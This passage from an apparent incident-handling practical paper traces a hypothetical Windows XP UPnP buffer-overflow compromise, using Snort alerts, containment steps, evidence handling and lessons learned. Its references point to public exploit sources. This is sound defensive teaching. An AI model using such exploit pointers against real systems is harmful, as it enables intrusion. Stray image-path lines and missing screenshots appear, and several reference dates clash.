- The vendor has released a patch that does address the vulnerability.
- The UPnP services could and should be disabled on a default load of the Operating System.
- The vendor could have done more research when they were first notified of the problems with the UPnP service that triggered the release of MS01-54.
- The vendor could have been more vigilant in testing their software prior to initial release.

The Incident Handling Process

Preparation

Since the tragedy on September 11th, 2001, REC Company has taken many steps to create enforceable policies and an effective action plan for incidents that may occur. The first step that REC Company took in creating its emergency action plan was to put together a team of individuals who had expertise in each of the following areas:

Incident Handling
Management
Legal
Human Resources
System Administration
Public Relations

Together, this group formulated the policies that give REC Company the leverage and footing it needs in order to protect its information technology assets if monitoring and/or drawing information from active or archived data. Part of the policy includes each user providing confirmation when logging onto the network via a logon banner that they understand they are making use of REC Company property and are consenting to being monitored at any time.


Each of the individuals has agreed to make themselves available if an event or group of events turns out to be an incident. Each understands that they are trusted individuals and that if indeed they are called out during an incident, discretion should be used and a

"need to know" policy should be enforced, including a vertical notification call tree. Communication is known to be critical during incidents and emergencies, so each member of the action team has been issued a cell phone. All of the team members have been trained on the appropriate use of each communication channel available to them during an incident. This includes when to, and more importantly, when not to use tools such as email, IRC, and other forms of instant messaging. The importance of fax machines in times of crisis have been noted and the numbers for the different locations throughout REC Company have been collated and included in the comprehensive emergency call list that is updated monthly. One copy is kept offsite at a secure location and each member of the team keeps a copy with them at all times. A notification call tree has been established and tested during incident scenarios. Contacts have been made and are maintained with law enforcement through organizations such as Infragard and CIRT. ISP relationships are strong. An agreement has been made with management that during an incident where information technology assets have been compromised, the approach should be to contain and clear.


It was decided to install an IDS system and since several of the team members are Snort fans, this was the system of choice. It was installed onto a hardened system and is kept up to date with the latest signatures monthly. More timely updates will be made if there is a known threat that is released into the wild that would affect the systems hosted within REC Company's network.

Identification

Each hour within the /etc/cron.hourly folder, a script to email the Snort alert file to the security manager runs. Below is a screenshot of the script in cron.hourly:



The script is simple and is shown below:



At 16:17, the Security Manager checked his email, including the one he receives hourly from the automated cron job that had the following information in the body:

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from 10.10.20.1 (THRESHOLD 4 connections exceeded in 0 seconds) [**] 02/07-15:22:57.902034

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from 10.10.20.1 (THRESHOLD 4 connections exceeded in 0 seconds) [**] 02/07-15:25:17.580703

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from 10.10.20.1 (THRESHOLD 4 connections exceeded in 0 seconds) [**] 02/07-15:30:46.285949

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from 10.10.20.1 (THRESHOLD 4 connections exceeded in 0 seconds) [**] 02/07-15:33:26.540336

[**] [1:1388:1] MISC UPNP TCP Location overflow [**]
[Classification: Misc Attack] [Priority: 2]
02/07-15:53:49.705587 10.10.20.1:1063 -> **10.10.10.6**:5000
TCP TTL:64 TOS:0x0 ID:21633 IpLen:20 DgmLen:1172 DF
AP Seq: 0xE1364466 Ack: 0xAD336866 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 10117413 0
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0876]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0877]

He immediately recognizes this to be reconnaissance scanning from an IP address not on REC Company's network followed by a buffer overflow attempt against a machine sitting in the DMZ. He makes a conscious decision to remain calm, then to confirm his email he opens an SSH session with the Snort IDS Linux box and checks the alert log manually. In addition to the alerts above indicating the UPnP overflow attempt, he can see that someone is now scanning his internal client VLAN from the system administrators data collection laptop sitting in the DMZ:

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/07-16:18:49.224762 **10.10.10.6** -> 192.168.63.2
ICMP TTL:49 TOS:0x0 ID:44527 IpLen:20 DgmLen:28
Type:8 Code:0 ID:47917 Seq:0 ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/07-16:18:49.846850 **10.10.10.6** -> 192.168.63.5
ICMP TTL:49 TOS:0x0 ID:64630 IpLen:20 DgmLen:28
Type:8 Code:0 ID:9896 Seq:5 ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/07-16:18:49.854513 **10.10.10.6** -> 192.168.63.6
ICMP TTL:49 TOS:0x0 ID:36337 IpLen:20 DgmLen:28
Type:8 Code:0 ID:9896 Seq:10 ECHO
[Xref => http://www.whitehats.com/info/IDS162]

[**] [100:1:1] spp_portscan: PORTSCAN DETECTED from **10.10.10.6** (THRESHOLD 4 connections exceeded in 0 seconds) [**]
02/07-16:18:12.044690

At this point, the Security Manager is fairly certain that this is indeed an incident based on the events witnessed over the last few minutes. Again, making the effort to remain calm, he immediately follows his procedures that he has practiced several times. He makes the calls to his assigned contacts from his notification call tree starting with the System Administrator and then Management. The System Administrator confirmed that neither at this time nor over the last few hours was he performing any activities from the data collection machine in the DMZ. The Security Manager was becoming very conscious of the importance of an early warning system such as IDS.

Containment

The System Administrator and the Security Manager almost simultaneously pick up their "jump bags" and are moving toward the data center.

The jump bag kits had been previously assembled for each team member meant to respond to the scene of an incident. These kits include most of the necessities for responding to an incident under fire. For each technical member of the team, the kits include:

- A Disposable Camera
- CD ROMs with binaries of various OS utilities and Resource Kits
- Call List
- A Hub
- Cables (Ethernet and Serial)
- Coroner's Toolkit
- New Backup Media (Tapes and Hard Disks)
- Ghost, Safeback, etc.
- Small Tape Recorder
- Ziploc Baggies
- Black Permanent Marker
- Floppy Disks

A centralized jump kit that contained the more expensive tools required for responding to an incident are listed below:


- Digital Camera
- A Pair of Short Wave Radios
- Dual Boot Laptop with Windows 2000 and Linux RedHat 7.1

This kit was stored within a locked file cabinet in a meeting room pre-designated as the Incident Command Center during an incident. The Incident Command Center was the central location for the members of the team to gather and coordinate activities supporting the efforts to contain, eradicate and recover from an incident.
Upon arrival at the data center that was just two floors down from the Security Manager's office, he witnessed the System Administrator looking at the Data Collection laptop with a curious desire to start typing commands on the keyboard. Remembering REC Company's policy of "contain and clean" during any incident and with great restraint, the System Administrator reaches behind the data collection laptop pausing only to get the nod from the Security Manager and unplugs the network cable. Almost immediately, the System Administrator opened a command prompt and was able to enter the command "netstat –n" fast enough to see the IP address of the attacker still showing an established connection to the data collection machine:

TCP 10.10.20.1:1113 10.10.10.6:7788 ESTABLISHED

The Security Manager was able to get a photo of this with his digital and disposable cameras. He also began recording all activities on his handheld tape recorder.

The System Administrator logged onto the firewall and updated the rule set to disable all access to and from the data collection machine's IP address. He also enabled a rule to block any access attempts that were sourced from the attacker's IP address. Temporarily and to be sure the attacker would not be successful if he were bold enough to try something else from the same subnet, the System Administrator blocked the entire network range of 10.10.20.0/24:



The system administrator then shut down the laptop and, in agreement with the Security Manager, the hard drive was removed. The hard drive was placed in one of the Ziploc bags from the "jump kit" and the name for the evidence, date, time, location, and person who bagged the drive were written onto the bag. The Security Manager signed the bag as

a witness. The same actions were taken with the laptop to ensure chain of custody and preservation of evidence.

The Security Manager then logged onto the console of the Snort IDS box. From the events in the alert file and the files in the log directory, the Security Manager could see that other than the initial exploit of the data collection machine and scans against the client VLAN, no other activity was recorded as being malicious. Each of the machines that were scanned from the data collection machine as evidenced from the Snort IDS logs were taken offline by desktop personnel at the request of the Security Manager and reviewed for any problems offline. Snort log files for the day of the incident were copied off to floppies and labeled with the primary details and date of the incident. They were placed in a Ziploc bag and labeled in the same manner as the data collection laptop and its hard disk. The Security Manager checked to make sure that the snort service was still operational. After confirming this was the case, he logged off the console and recorded his findings.

The Security Manager made a phone call to the appropriate contacts on the call tree informing them that the incident had been identified and contained. He gave them a brief overview with the initial details.

Since the event occurred at the site where the desktop and laptop deployment shop was located, the System Administrator took the drive and immediately connected it to REC Company's Tomahawk TS-700 drive duplicator. Having several new drives available for the standard issue laptop, he made two complete duplications of the drive for evidence and forensic study. The original drive was placed back into the Ziploc bag and the two copies were bagged and tagged using the same procedure that was followed for the data collection drive. The only exception was that the witness was a desktop person who was working in the shop.

Eradication

Eradication in this situation was simple since the affected system was not critical to the infrastructure. Using a statement from Stephen Northcutt, "Our standard policy is to take the system down and nuke the disk from high orbit."[12]

Recovery

After forensic study, the data collection system is to be wiped clean and reloaded from scratch. The System Administrator will make sure that all relevant security patches and up to date virus software are properly installed and maintained on the system in line with the standard client loads at REC Company. To be sure the appropriate levels of security patches would be in place for this and other machines on the corporate LAN, the Security

[12] Skoudis, p.2-9

Manager checked all of the information relating to XP and the UPnP vulnerabilities from Microsoft's Security website:

http://www.microsoft.com/technet/security/bulletin/ms01-054.asp
http://www.microsoft.com/technet/security/bulletin/ms01-059.asp

He found that his systems on the client VLAN were up to date and protected. To test this, the Security Manager downloaded a copy of the UPnP exploit that he had been reading about for several days. The code was compiled on a Linux laptop successfully and then it was run against one of his standard XP loads (including the patches listed above) on an isolated network. The attack was unsuccessful.

The Security Manager updated the Nessus plugins on the Linux server in the DMZ. He then ran a vulnerability scan across the DMZ to ensure no additional vulnerabilities existed. Nessus found that there were no known vulnerabilities.

Lessons Learned

Analysis of the Attack

Looking back on the attack against REC Company, there were several opportunities for more vigilant security practices. Each could have attributed to foiling the attacker's efforts.

First - Information about the specific technology that is in use within a company network should not be given out freely to any public medium. The less the general public knows about your internal systems and the protection around those systems the better. If not for the article in the Hometown News, the hacker would not have had the knowledge of your new operating systems and may not have seen REC Company as a target.

Second - Any changes to a firewall or device that is in place to protect your technology and business assets should be well thought out and should follow the principle of least privilege. The open rule for the data collection system was not needed and directly attributed to the compromise of the system. If the hole had not been opened up in the firewall, the attacker could not have successfully exploited the system.

Third - ICMP is convenient to have open through a firewall but it should be done so with care. The Systems Administrator should have disabled ICMP at rule 0 and entered explicit rules only where needed. This would have made the network less viewable to the attacker.

Fourth - Even though the data collection system was a utility machine, it still required any and all patches that would be placed on a standard client. It can be argued that System Administrators should be even more vigilant in their efforts to protect their utility systems as they are many times placed in varied environments outside the protected

corporate LAN. If the appropriate security patches had been placed on VICTIM Windows XP Professional system, the exploit that was run by the attacker would have been unsuccessful.

Fifth – Preparation if everything.

Beyond the lessons from the hypothetical attack, I came to realize that what might seem to be an arduous task in the beginning, can turn out to be an experience I would be glad to undertake again.

References

Zwicky, D. Elizabeth. Cooper, Simon. Chapman, D. Brent. Building Internet Firewalls – 2nd Edition Sebastopol: O'Reilly & Associates, Inc, 2000.

Skoudis, Edward. 4.1 Incident Handling Step-by-Step and Computer Crime Investigation SANS Institute, October 2001.

Northcutt, Stephen. Network Intrusion Detection: An Analyst's Handbook Indianapolis: New Riders, 1999.

McGrath, Robert E. "Discovery and Its Discontents." 5 April 2000. URL: http://www.ncsa.uiuc.edu/People/mcgrath/Discovery/dp.html (4 Feb. 2002).

"Microsoft UPnP NOTIFY Buffer Overflow Vulnerability." 20 Dec 2002. URL: http://www.securityfocus.com/bid/3723 (4 Feb 2002).

"Microsoft Universal Plug and Play Simple Service Discovery Protocol Denial of Service Vulnerability." 20 Dec 2002. URL: http://www.securityfocus.com/bid/3724 (4 Feb 2002).

Ken. "Three Windows XP UPnP DOS attacks." VulnWatch. 2 Nov 2002. URL: http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0031.html (2 Feb 2002).

Microsoft. "Universal Plug and Play Device Architecture." 8 Jun 2000. URL: http://www.upnp.org/download/UPnPDA10_20000613.htm (3 Feb 2002).

Goland, Yaron Y. Cai, Ting. Leach, Paul. Gu, Ye. Albright, Shivaun. "Simple Service Discovery Protocl/1.0: Operating without an Arbiter." 28 Oct 1999. URL: http://www.upnp.org/download/draft_cai_ssdp_v1_03.txt (27 Jan 2002).

"CERT® Advisory CA-2001-37 Buffer Overflow in UPnP Service On Microsoft Windows." 20 Dec 2002. URL: http://www.cert.org/advisories/CA-2001-37.html (27 Jan 2002).

"UPNP - Multiple Remote Windows XP/ME/98 Vulnerabilities." 20 Dec 2002. URL: http://www.eeye.com/html/Research/Advisories/AD20011220.html (28 Jan 2002).

Fout, Tom. "Universal Plug and Play in Windows XP." July 2002.
URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/winxppro/evaluate/upnpxp.asp
(3 Feb 2002).

Maggiotti, Gabriel. Obina, Fernando. "XPloit.c."
URL: http://qb0x.net/exploits/
(3 Feb 2002).

Maggiotti, Gabriel. Obina, Fernando. "upnp_udp.c."
URL: http://qb0x.net/exploits/
(3 Feb 2002).

Roesch, Martin. Caswell, Brian. "misc.rules." snort-stable version 1.8.4-beta1. 29 Jan 2002. URL: http://www.snort.org
(3 Feb 2002).